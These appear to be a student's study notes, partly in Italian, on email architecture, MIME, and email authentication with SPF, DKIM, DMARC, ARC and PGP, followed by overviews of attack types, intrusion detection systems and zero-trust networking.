

EMAIL SECURITY

EMAIL IS ONE OF THE OLDEST SERVICES AVAILABLE ON THE INTERNET. IT CONSISTS IN A METHOD OF EXCHANGING DIGITAL MESSAGES ACROSS THE NET FROM AN AUTHOR TO ONE OR MORE RECIPIENTS. MODERN EMAIL SYSTEMS ARE BASED ON A STORE AND FORWARD MODEL USING EMAIL SERVERS.

ARCHITECTURE


WE DISTINGUISH SOME ELEMENTS IN THE INTERNET EMAIL ARCHITECTURE:

MAIL USER AGENT (MUA): USED TO ACCESS AND MANAGE A USER'S EMAIL.

MAIL SUBMISSION AGENT (MSA): RECEIVES MESSAGES FROM A MUA AND COOPERATES WITH A MTA FOR THE DELIVERY. IT MAKES SURE THE MESSAGE MEETS THE STANDARD FORMAT REQUIREMENTS.

MAIL TRANSFER AGENT (MTA): TRANSFERS EMAIL MESSAGES FROM ONE COMPUTER TO ANOTHER IN A CLIENT-SERVER ARCHITECTURE. MANY MTAS CONSTITUTE A "NET".

MAIL DELIVERY AGENT (MDA): IS RESPONSIBLE FOR THE DELIVERY OF EMAIL MESSAGES TO A LOCAL RECIPIENT'S MAIL BOX.



RFC 5598 (2009) + errata

THE EMAIL TRANSMISSION ACROSS IP NETWORKS IS CARRIED BY THE SIMPLE MAIL TRANSFER PROTOCOL (SMTP), WHICH COMMUNICATES PARAMETERS USING AN ENVELOPE IN A HEADER-BODY SCHEMA. EVERY INTERNET EMAIL ADDRESS HAS THE FORM **USER@DOMAIN**.

MESSAGE FORMAT

ACCORDING TO THE INTERNET MESSAGE FORMAT (IMF) AN EMAIL MESSAGE CONSISTS IN TWO PARTS SEPARATED BY A BLANK LINE.

HEADER: HAS STRUCTURED FIELDS (FROM, TO, CC, SUBJECT, DATE) AND OTHER INFORMATION.

BODY: IS THE BASIC CONTENT OF THE MESSAGE, CONSISTING IN UNSTRUCTURED TEXT, SOMETIMES A SIGNATURE

EVERY LINE THAT STARTS WITH A PRINTABLE CHARACTER IS CONSIDERED AS A FIELD, EACH FIELD IS COMPOSED BY A FIELD NAME AND A FIELD VALUE SEPARATED BY A .. BOTH OF THEM USE THE 7 bit ASCII ENCODING.

EACH MESSAGE IS IDENTIFIED BY TWO TYPES OF ID.

MESSAGE-ID: IS GLOBALLY UNIQUE AND HAS A FORMAT SIMILAR TO THAT OF A EMAIL ADDRESS. HAS A VARIETY OF USES SUCH AS TRACKING, DUPLICATE DETECTION AND THREADING. IT'S ASSIGNED BY THE MSA.

ENVID: STANDS FOR ENVELOPE IDENTIFIER AND IT IS USED FOR MESSAGE TRACKING PURPOSES IN A SINGLE DELIVERY.

SOME OF THE HEADER'S FIELDS ARE MANDATORY:

FROM: EMAIL ADDRESS OF THE SENDER

TO: RECIPIENT'S EMAIL (CAN BE MULTIPLE)

DATE: DATE AND TIME WHEN THE MESSAGE WAS SENT

MESSAGE ID

SUBJECT: A BRIEF SUMMARY OF THE CONTENT OF THE EMAIL

THE TO FIELD AND THE FROM ARE NOT NECESSARILY THE ONES OF THE ACTUAL SENDERS OR RECEIVERS.

SOME OTHER FIELDS ARE OPTIONAL:

CC (CARBON COPY): ADDITIONAL RECIPIENTS WHO WILL RECEIVE A COPY.

BCC (BLIND CARBON COPY): SAME AS CC BUT THE RECIPIENTS ARE HIDDEN.

REPLY-TO: SPECIFIES THE EMAIL ADDRESS TO WHICH REPLIES SHOULD BE SENT.

IN-REPLY-TO: CONTAINS THE MESSAGE ID OF THE MAIL TO WHICH THE CURRENT MESSAGE IS A RESPONSE (THREADING).

REFERENCES: LISTS OF PREVIOUS EMAIL IN ORDER TO MAINTAIN A HISTORY.

SENDER: USED WHEN THE FROM FIELD IS DIFFERENT FROM THE ACTUAL SENDER.


RETURN-PATH: SPECIFIES THE ADDRESS THAT WILL RECEIVE BOUNCE BACK MESSAGES IF THE EMAIL CANNOT BE DELIVERED.

RECEIVED: IS USED BY EVERY SERVERS THAT RECEIVES THE MESSAGE TO ADD A KIND OF STAMP TO KEEP TRACK OF THE ROUTE.

EMAIL EXCHANGE

MUA USE POP (POST OFFICE PROTOCOL) OR IMAP (MESSAGE ACCESS PROTOCOL) IN ORDER TO ACCESS INBOXES IN A OFFLINE OR ONLINE MODE RESPECTIVELY.

1. ALICE COMPOSES A MESSAGE USING HER MUA, SHE ENTERS BOB'S EMAIL ADDRESS AND HITS THE SEND BUTTON.
2. THE MUA FORMATS THE MESSAGE IN EMAIL FORMAT AND USES THE SUBMISSION PROTOCOL (VARIANT OF SMTP) TO SEND THE MESSAGE TO THE LOCAL MSA.
3. THE MSA LOOKS AT THE DESTINATION ADDRESS PROVIDED IN THE SMTP PROTOCOL AND RESOLVES A DOMAIN NAME TO DETERMINE THE FULLY QUALIFIED DOMAIN NAME OF THE MAIL EXCHANGE SERVER.
4. THE DNS SERVER FOR THE b.org DOMAIN RESPONDS WITH ANY MX RECORDS LISTING THE MAIL EXCHANGE SERVERS FOR THAT DOMAIN, IN THIS CASE mx.b.org, A MTA SERVER RUN BY BOB'S ISP.
5. smtP.a.org SENDS THE MESSAGE TO mx.b.org USING SMTP.
6. BOB PRESSES THE GET EMAIL BUTTON IN HIS MUA, WHICH PICKS UP THE MESSAGE USING EITHER POP3 OR IMAP4.



Come avviene lo scambio di email?

Il processo di invio e ricezione di un'email coinvolge diversi componenti e protocolli. Vediamo passo dopo passo cosa succede quando **Alice** invia un'email a **Bob**.

Passaggi dello scambio di email

1 Alice scrive e invia l'email (MUA → MSA)

- Alice usa un **Mail User Agent (MUA)** (es. Gmail, Outlook) per comporre il messaggio.
 - Quando preme "Invia", il MUA:
 - **Formatta l'email** in base agli standard (es. RFC 5322).
 - Usa il **protocollo SMTP** (Simple Mail Transfer Protocol) per inviare l'email al **Mail Submission Agent (MSA)** del suo provider di posta.
-

2 Il server SMTP di Alice cerca il destinatario (MSA → MTA)

- L'MSA riceve l'email e analizza il **dominio del destinatario** (es. bob@b.org).
 - L'MSA interroga il **DNS** per ottenere il **Mail Exchange (MX) record**, che specifica il server di posta responsabile di b.org.
 - Il DNS restituisce **mx.b.org**, che è il **Mail Transfer Agent (MTA)** di Bob.
-

3 L'email viene inoltrata al server del destinatario (MTA → MDA)

- Il server SMTP di Alice (smtp.a.org) **inoltra** l'email al **Mail Transfer Agent (MTA)** di Bob (mx.b.org).
 - Se necessario, il messaggio può passare attraverso **altri MTA intermedi** prima di raggiungere la destinazione finale.
 - Una volta arrivato a destinazione, l'MTA consegna l'email al **Mail Delivery Agent (MDA)**, che la deposita nella casella di posta di Bob.
-

4 Bob riceve l'email (MDA → MUA)

- Quando Bob preme "Ricevi posta", il suo **MUA** (es. Thunderbird, Outlook) recupera l'email dal suo provider di posta usando:
 - **POP3** (Post Office Protocol) → Scarica e rimuove l'email dal server.
 - **IMAP** (Internet Message Access Protocol) → Mantiene l'email sul server e sincronizza più dispositivi.
 - Bob può ora leggere l'email inviata da Alice!
-

Schema riassuntivo

- 1 Alice invia l'email → MUA → MSA (smtp.a.org)
 - 2 MSA cerca il server di Bob → DNS → mx.b.org
 - 3 MSA invia l'email al MTA di Bob → SMTP
 - 4 MTA deposita l'email nell'MDA di Bob
 - 5 Bob scarica l'email → POP3/IMAP → MUA
-


Sicurezza nello scambio di email

Durante il percorso, l'email può essere intercettata o falsificata. Per mitigare i rischi, vengono usate tecnologie di sicurezza come:

- **TLS (Transport Layer Security)** → Cifra la comunicazione SMTP.
- **SPF (Sender Policy Framework)** → Verifica che l'MSA sia autorizzato a inviare email per conto di a.org.
- **DKIM (DomainKeys Identified Mail)** → Firma l'email per garantire l'integrità del messaggio.
- **DMARC (Domain-based Message Authentication, Reporting & Conformance)** → Unisce SPF e DKIM per impedire il phishing.

MULTIPURPOSE INTERNET MAIL EXTENSIONS (MIME)

IT IS THE STANDARD THAT EXTENDS THE FORMAT OF EMAIL TO SUPPORT NON-ASCII CHARACTER SETS AND NON-TEXTUAL ATTACHMENTS. MIME USAGE HAS EXTENDED BEYOND EMAILS AND IT'S USED TODAY TO DESCRIBE CONTENT TYPE IN GENERAL. TODAY VIRTUALLY ALL EMAIL ARE TRANSMITTED USING MIME.



THE MIME HEADER PLACES ITSELF BETWEEN THE BODY OF THE EMAIL AND THE PART OF THE HEADER WE'VE ALREADY SEEN. THE HEADER CONTAINS INFORMATION ABOUT THE TYPE AND SUBTYPE OF THE CONTENT, THE ENCODING AND A DESCRIPTION.

THE TYPE FIELD IS DIVIDED INTO THE TUPLE TYPE/SUBTYPE




E-mail header		
MIME-Version: 1.1		
Content-Type: type/subtype		
Content-Transfer-Encoding: encoding type		
Content-Id: message id		
Content-Description: textual explanation of nontextual contents		

E-mail body

FileExtension	MIME Type	Description
.txt	text/plain	Plain text
.htm	text/html	Styled text in HTML format
.jpg	image/jpeg	Picture in JPEG format
.gif	image/gif	Picture in GIF format
.wav	audio/x-wave	Sound in WAVE format
.mp3	audio/mpeg	Music in MP3 format
.mpg	video/mpeg	Video in MPEG format
.zip	application/zip	Compressed file in PK-ZIP format

NON-TEXTUAL DATA (AND ALL NON ASCII INFORMATION) IS CONVERTED FROM A BYTE ENCODING (8 BIT) TO A BASE 64 ENCODING (6 BIT) IN ORDER TO ACHIEVE ASCII PRINTABLE CHARACTERS.

A DECODER RECIPIENT-SIDE IS ABLE TO RETRIEVE ORIGINAL INFORMATION.



Value	Code										
0	A	11	L	22	W	33	h	44	s	55	3
1	B	12	M	23	X	34	i	45	t	56	4
2	C	13	N	24	Y	35	j	46	u	57	5
3	D	14	O	25	Z	36	k	47	v	58	6
4	E	15	P	26	a	37	l	48	w	59	7
5	F	16	Q	27	b	38	m	49	x	60	8
6	G	17	R	28	c	39	n	50	y	61	9
7	H	18	S	29	d	40	o	51	z	62	+
8	I	19	T	30	e	41	p	52	0	63	/
9	J	20	U	31	f	42	q	53	1		
10	K	21	V	32	g	43	r	54	2		

- Mixed - For sending files with different "Content-Type" headers.
- Digest - To send multiple text messages.
- Message - Contains any MIME email message, including any headers
- Alternative - Each part is an "alternative" version of the same (or similar) content (e.g., text + HTML)

MULTIPART SUBTYPES



SECURITY

THE EMAIL SYSTEM SUFFERS FROM SEVERAL WELL-KNOWN THREATS:


SPAM
PHISING ATTACKS
MALWARE/RANSOMWARE DISTRIBUTION
EMAIL SPOOFING
LACK OF TRACEABILITY
DATA LEAKAGE
MAN IN THE MIDDLE ATTACKS
BUSINESS EMAIL COMPROMISE
EMAIL BOMBING

MOST OF THESE COME FROM THE FACT THAT STANDARD EMAIL ARCHITECTURE LACKS ANY TYPE OF SECURITY. IN RESPONSE TO THIS, MANY PROTOCOLS WERE CREATED TO ENSURE AUTHENTICATION AND CONFIDENTIALITY.

SENDER POLICY FRAMEWORK (SPF): ALLOWS THE OWNER OF A DOMAIN TO SPECIFY WHICH MAIL SERVERS OR IP ADDRESS ARE AUTHORIZED TO SEND MAIL FROM THE DOMAIN THUS PROTECTING THE SENDER ADDRESS. THE LIST IS PROVIDED TO DNS SERVERS USING A SPECIFIC TYPE OF RECORD. THE RECEIVER OF A MAIL FROM A CERTAIN DOMAIN WILL QUERY THE DOMAIN'S DNS IN ORDER TO RETRIEVE INFORMATION ABOUT THE SENDER. THE RESULT OF THE VERIFICATION WILL BE A PASS OR A FAIL.
THIS FRAMEWORK HAS SOME LIMITATIONS SUCH AS BEING SUSCEPTIBLE TO NON-MALICIOUS HEADER MODIFICATIONS, NON-PROTECTION FOR EMAIL BODY, MISCONFIGURATION ERRORS AND NO INBOUND SECURITY.

DOMAIN KEYS IDENTIFIED MAIL (DKIM): IS A SPECIFICATION FOR DIGITAL SIGNATURE ON EMAILS THAT GUARANTEES EMAIL CONTENT INTEGRITY, DOMAIN AUTHENTICATION, NON-REPUDIATION. THE SIGNATURE ALGORITHM TAKES AS INPUT THE BODY AND SOME FIELDS IN THE HEADER AND ADDS THE SIGNATURE ITSELF IN THE HEADER. THE PUBLIC KEYS TO VERIFY THE SIGNATURE ARE AVAILABLE IN THE DNS AND THE VERIFICATION WILL EITHER RESULT IN PASS OR FAIL.

DKIM PROVIDES AUTHENTICITY AND INTEGRITY, BUT NO ENCRYPTION, AND DOESN'T AUTHENTICATE THE VISIBLE FROM ADDRESS.



DOMAIN-BASED MESSAGE AUTHENTICATION, REPORTING AND CONFORMANCE (DMARC): IT ALLOWS ORGANIZATIONS TO PUBLISH INSTRUCTIONS ON AUTHENTICATION GUIDELINES PUTTING TOGETHER SPF AND DKIM. THE DMARC INSTRUCTIONS ARE STORED IN THE DNS SERVER.

A DMARC VERIFICATION PRODUCES TWO TYPES OF REPORTS:

AGGREGATE REPORTS INCLUDE STATISTICS ABOUT INDIVIDUAL DOMAINS AND THEY ARE DESIGNED TO BE MACHINE-READABLE.
FORENSIC REPORTS ARE COPIES OF INDIVIDUAL MESSAGES THAT FAILED AUTHENTICATION.


DMARC, AS SPF, IS SUSCEPTIBLE TO NON-MALICIOUS HEADER MODIFICATIONS, FOR THIS REASON ARL WAS CREATED.

AUTHENTICATED RECEIVED CHAIN (ARC): IT HELPS PRESERVE THE AUTHENTICATION STATUS OF AN EMAIL EVEN IF IT PASSES THROUGH MULTIPLE INTERMEDIARIES. EACH INTERMEDIARY IN THE EMAIL FLOW ADDS ITS OWN ARC AUTHENTICATION RESULTS, CREATING A VERIFIABLE CHAIN OF WHO HAS HANDLED THE MESSAGE AND WHETHER THEY ALTERED THE ORIGINAL EMAIL. ARC DOESN'T REPLACE DMARC BUT WORKS ALONGSIDE IT. ARC PROVIDES INFORMATION ABOUT INTERMEDIATES PERFORMING CHECKS AT EVERY STEP AND STORING THE RESULTS IN A HEADER IN THE MAIL ITSELF (THESE FIELDS ARE PROTECTED BY DIGITAL SIGNATURE).

Pretty Good Privacy (PGP): PROVIDES END-TO-END SECURITY USING THE MOST ADVANCED CRYPTOGRAPHIC TOOLS AVAILABLE. IT PROVIDES BOTH AUTHENTICITY AND CONFIDENTIALITY USING DIGITAL SIGNATURES AND ASYMMETRIC KEY ENCRYPTION.


AUTHENTICATION:

1. SENDER CREATES MESSAGE
2. MAKE SHA-1 160-BIT HASH OF MESSAGE
3. ATTACHED RSA SIGNED HASH TO MESSAGE
4. RECEIVER DECRYPTS AND RECOVERS HASH CODE
5. RECEIVER VERIFIES RECEIVED MESSAGE HASH




CONFIDENTIALITY:

1. SENDER FORMS 128-BIT RANDOM SESSION KEY
2. ENCRYPTS MESSAGE WITH SESSION KEY
3. ATTACHES SESSION KEY ENCRYPTED WITH RSA
4. RECEIVER DECRYPTS AND RECOVERS SESSION KEY
5. SESSION KEY IS USED TO DECRYPT MESSAGE



AUTHENTICATION AND CONFIDENTIALITY:

1. CREATE SIGNATURE AND ATTACH TO MESSAGE
2. ENCRYPT BOTH MESSAGE AND SIGNATURE
3. ATTACH RSA ENCRYPTED SESSION KEY



PGP DOESN'T RELY ON CAS, BUT RATHER CHOOSES TO OBTAIN A "WEB OF TRUST", IN WHICH USERS SIGN THE KEYS OF USERS THEY DIRECTLY KNOW AND EVERY KEY HAS A SECURITY INDICATOR ATTACHED TO IT.

NETWORK SECURITY

ATTACK

AN ATTACK IS AN INTRUSION ATTEMPT, WHILE AN INTRUSION IS A SUCCESSFUL ATTACK. ATTACKS CAN BE CLASSIFIED WITH RESPECT TO TYPE, INVOLVED CONNECTIONS, SOURCE, ENVIRONMENT, AUTOMATION LEVEL:

DENIAL OF SERVICE (DoS): THE GOAL IS TO SHUT DOWN A SYSTEM, A PROCESS OR DENY THE RESOURCES NEEDED FOR THEIR EXECUTION, SO IT'S AN ATTACK TO AVAILABILITY. THE STRATEGY ADOPTED IS TO CONSUME LIMITED RESOURCES (BANDWIDTH, CPU, DISKS...).

PROBING/SCANNING: THE GOAL IS TO IDENTIFY VALID IP ADDRESSES IN A DOMAIN AND COLLECT INFORMATION ABOUT THEM. IT CAN BE NOISY THEREFORE EASY TO DETECT BUT THERE ARE INVISIBLE OPERATING METHODS.

REMOTE TO LOCAL ATTACK (R2L): AN ATTACKER GAINS ACCESS TO A MACHINE IN A LOCAL NETWORK GAINING ITS PRIVILEGES. IT CAN BE BASED ON PASSWORD GUESSING OR EXPLOITATION OF KNOWN VULNERABILITIES.

USER TO ROOT ATTACK (U2R): AN ATTACKER WHO ALREADY HAS USER PRIVILEGES ON A SYSTEM IS ABLE TO GAIN ROOT STATUS BY EXPLOITING VULNERABILITIES OR USING USEFUL AVAILABLE INFORMATION.

VIRUS: PROGRAM THAT REPRODUCES ITSELF BY ATTACHING THEM TO OTHER PROGRAM OR FILES. A VIRUS USUALLY NEEDS HUMAN INTERVENTION TO SPREAD AFTER REPLICATION IN ORDER TO EXPAND.

WORMS: SOMEWHAT SIMILAR TO VIRUSES BUT SELF-REPLICATING. THEY CAN EXPAND BY DIRECT NETWORK CONNECTION, EMAIL OR SHARED FILES.


TROJAN HORSES: MALICIOUS PROGRAMS MASKED AS SOMETHING BENIGN. THE USER DOWNLOADS A PROGRAM AND ACTIVATES THE ATTACK ON PURPOSE.

ROOT KIT: PIECE OF SW THAN ONCE INSTALLED ON A VICTIM'S MACHINE OPENS A PORT TO ALLOW THE HACKER TO COMMUNICATE WITH THE SYSTEM AND TAKE CONTROL OF IT.

MAN IN THE MIDDLE: THE ATTACKER INTERCEPTS COMMUNICATION BETWEEN TWO OR MORE PARTIES AND SOMETIMES IT IMPERSONATES THE OTHER PARTIES.

INTRUSION DETECTION SYSTEMS (IDS)

INTRUSION DETECTION IS DEFINED AS THE PROCESS OF MONITORING THE EVENTS OCCURRING IN A COMPUTER SYSTEM OR NETWORK AND ANALYZING THEM FOR SIGNS OF INTRUSIONS DEFINED AS ATTEMPTS TO COMPROMISE THE CONFIDENTIALITY, INTEGRITY, AVAILABILITY, OR TO BYPASS THE SECURITY MECHANISM OF A COMPUTER OR NETWORK.



AN IDS IS MADE UP OF DIFFERENT COMPONENTS:

SENSORS: COLLECT DATA FROM THE NETWORK OR SYSTEMS.

ANALYSIS ENGINE: IDENTIFIES SUSPICIOUS ACTIVITIES.

KNOWLEDGE BASE: STORES SIGNATURES AND ATTACK MODELS.

DASHBOARD: SHOWS ALARMS AND INFORMATION.

THE DESIRABLE FEATURES OF AN IDS ARE A HIGH DETECTION RATE, A LOW PERCENTAGE OF FALSE POSITIVES AND FAULT TOLERANCE.

IDS HAVE SOME DETECTION KPIs (KEY PERFORMANCE INDICATOR) SUCH HAS:

DETECTION RATE: IDENTIFIED ATTACKS / TOTAL ATTACKS

FALSE ALARM RATE: WRONG ATTACK IDENTIFICATIONS / TOTAL NORMAL CONNECTIONS

ACCURACY: (IDENTIFIED ATTACKS + IDENTIFIED NORMAL EVENTS) / TOTAL EVENTS

Precision: IDENTIFIED ATTACKS / (IDENTIFIED ATTACKS + WRONG ATTACK IDENTIFICATIONS)

BEING A SYSTEM ITSELF, AN IDS IS VULNERABLE AND SUBJECT TO FAULTS.

IDS CAN BE CATEGORIZED WITH RESPECT TO:

MONITORED SYSTEM:

HOST BASED (HIDS): MONITORS EVENTS OCCURRING WITHIN A SINGLE HOST.

IT CAN ALSO BE MORE SPECIFIC BY MONITORING A SINGLE PROCESS OR APPLICATION. IT'S USEFUL IN LARGE IDS INFRASTRUCTURE IF THE GOAL IS MONITOR ENCRYPTED CHANNELS BUT IT USUALLY LACKS CONTEXT AND NEEDS COMPLEX CONFIGURATION. IT USUALLY RELIES ON CODE ANALYSIS, SANDBOXING, FILESYSTEM MONITORING, LOG ANALYSIS AND TRAFFIC ANALYSIS.

NETWORK BASED (NIDS): MONITORS TRAFFIC WITHIN SPECIFIED NETWORK SEGMENTS.

IT CAN PERFORM MULTI-LAYER ANALYSIS AND CAN ACT BOTH AS A FILTER (GATEWAY/FIREWALL) OR WORK ON A COPY OF THE TRAFFIC. USUALLY IT DOESN'T HAVE AN IP ADDRESS BUT USES HIGH RESOURCES IN ORDER TO OPERATE. IT CANNOT DO MUCH WHEN TRAFFIC IS ENCRYPTED.

LOG FILES: MONITORS ONLY SPECIFIC APPLICATIONS SUCH AS DATABASE MANAGEMENT SYSTEMS, CONTENT MANAGEMENT SYSTEMS AND ACCOUNTING SYSTEMS. IT CAN KEEP TRACK OF SESSION INFORMATION BUT REQUIRE PRECISE TUNING.

WIRELESS NETWORKS: THEY OFFERS NEW POSSIBILITIES BUT COMES WITH HIGH RISK DUE TO THE FACT THAT THE MEDIUM IS NOT ENCLOSED AS IN A WIRED NETWORK

HIERARCHY: ESPECIALLY ON LARGE SYSTEMS, VARIOUS IDS CAN BE ORGANIZED HIERARCHICALLY IN ORDER TO SIMPLIFY MANAGEMENT, CONFIGURATION AND INCREASE THE DETECTION RATE.

DETECTION METHODOLOGY:

MISUSE DETECTION: STRATEGY BASED ON THE KNOWLEDGE ABOUT PREVIOUSLY HAPPENED ATTACKS. ITS MAIN DRAWBACK IS THAT IT LACKS THE ABILITY TO DETECT NEW ATTACKS BASED ON NOT KNOW MODELS. IT HAS A LOW FALSE POSITIVE RATE AND IT'S EFFECTIVE AGAINST WELL DOCUMENTED ATTACKS.

ANOMALY DETECTION: STRATEGY BASED ON KNOWLEDGE ABOUT THE SYSTEM. IT DOESN'T REQUIRE A DATABASE OF PREVIOUSLY KNOWN ATTACKS AND RAISES THE ALARM WHEN A DIFFERENT BEHAVIOR IS DETECTED. IT HAS A QUITE HIGH FALSE POSITIVE RATE, BUT IT'S QUITE EFFECTIVE FOR NEW ATTACKS.

COMPOUND DETECTION: IT COMBINES THE TWO TECHNIQUES ABOVE.

TIME ASPECTS:

ON-LINE TOOL: IT CAN CHECK STREAMS OF INCOMING DATA, SACRIFICING POTENTIAL PERFORMANCE FOR REASONS OF RAPID REACTION.

OFF-LINE TOOL: IT PERFORMS COMPLEX ANALYSIS BUT LACKS THE ABILITY TO SIGNAL PROMPTLY AN ISSUE.

ARCHITECTURE:

CENTRALIZED: ANALYSIS PERFORMED IN A FIXED NUMBER OF LOCATIONS. IT GUARANTEES SIMPLICITY IN CONFIGURATION AND MANAGEMENT BUT LACKS SCALABILITY AND FAULT TOLERANCE.

DISTRIBUTED: THE ANALYSIS OF THE DATA IS PERFORMED IN A NUMBER OF LOCATIONS THAT IS PROPORTIONAL TO THE NUMBER OF HOSTS BEING MONITORED. ITS CONFIGURATION IS MORE COMPLEX BUT GUARANTEES FAULT TOLERANCE AND ALLOWS CUSTOMIZATION BASED ON THE LOCATION.

REACTION TYPE: THE MOST USED APPROACH IS TO REPORT EVERY ALARM TO HUMANS AND INCREASE THE SENSITIVITY OF SENSORS IN ORDER TO GATHER AS MUCH INFORMATION AS POSSIBLE.

SOME ACTIONS ARE AUTOMATED:



Action	Description
Dropping Malicious Packets	Blocks specific malicious packets from reaching their destination.
Blocking or Terminating Connections	Terminates suspicious or malicious network connections by sending reset packets.
Blocking IP Addresses (Blacklisting)	Blocks future traffic from specific IP addresses or networks.
Rate Limiting (Throttling)	Limits the rate of certain types of traffic to mitigate flooding or brute-force attacks.
Traffic Rerouting (Honeypots)	Redirects malicious traffic to honeypots or controlled environments.
Modifying Attack Payloads	Alters or neutralizes parts of malicious payloads before allowing them through.

ZERO TRUST

A TYPICAL NETWORK DESIGN IS BASED ON THE CONCEPT OF INTERNAL TRUST. THE WORLD IS DIVIDED ON WHAT IS INTERNAL AND EXTERNAL, EVERYTHING CONSIDERED TO BE INTERNAL IS TRUSTWORTHY. PROTECTING THE BOUNDARY CAN BE DIFFICULT AND MISTAKES ARE EASY TO MAKE

THE ZERO TRUST APPROACH IS A SECURITY MODEL THAT ASSUMES THAT NO USER OR DEVICE SHOULD BE CONSIDERED TRUSTWORTHY, EVEN IF INTERNAL TO THE NETWORK. THE OLD APPROACH (TRUST INTERNAL) IS INADEQUATE FOR MODERN NETWORKS, HENCE THE NEED FOR THIS NEW TYPE OF APPROACH.

THE KEY PRINCIPLES OF ZERO TRUST ARE:

VERIFY EXPLICITY: CONTINUOUSLY VALIDATE ACCESS USING ALL AVAILABLE DATA POINTS.

USE LEAST PRIVILEGE ACCESS: RESTRICT USER PERMISSION TO THE MINIMUM NECESSARY, REDUCING POTENTIAL DAMAGE IF CREDENTIALS ARE COMPROMISED.

ASSUME BREACH: DESIGN THE NETWORK TO CONTAIN POTENTIAL BREACHES AND MINIMIZE IMPACT.

WHILE THE KEY COMPONENTS ARE:

IDENTITY AND ACCESS MANAGEMENT: IN ORDER TO MANAGE USERS AND AUTHORIZATION.

DEVICE SECURITY: IN ORDER TO MONITOR DEVICE HEALTH AND TO LET ONLY COMPLIANT DEVICES TO ACCESS.

NETWORK SEGMENTATION: BREAKS THE NETWORK INTO SMALLER ZONES, CONTAINING BREACHES AND LIMITING LATERAL MOVEMENT.

DATA PROTECTION: SECURES SENSITIVE DATA AND ENFORCES ENCRYPTION, ENSURING DATA PRIVACY AND COMPLIANCE.

CONTINUOUS MONITORING AND ANALYTICS: TRACKS USER AND DEVICE BEHAVIOR FOR ANY ANOMALIES.

THE OBTAIN BENEFITS ARE

ENHANCED SECURITY

REDUCED ATTACK SURFACE

SUPPORTS REMOTE WORK AND CLOUD SERVICES

COMPLIANCE AND DATA PRIVACY

NETWORK SEGMENTATION

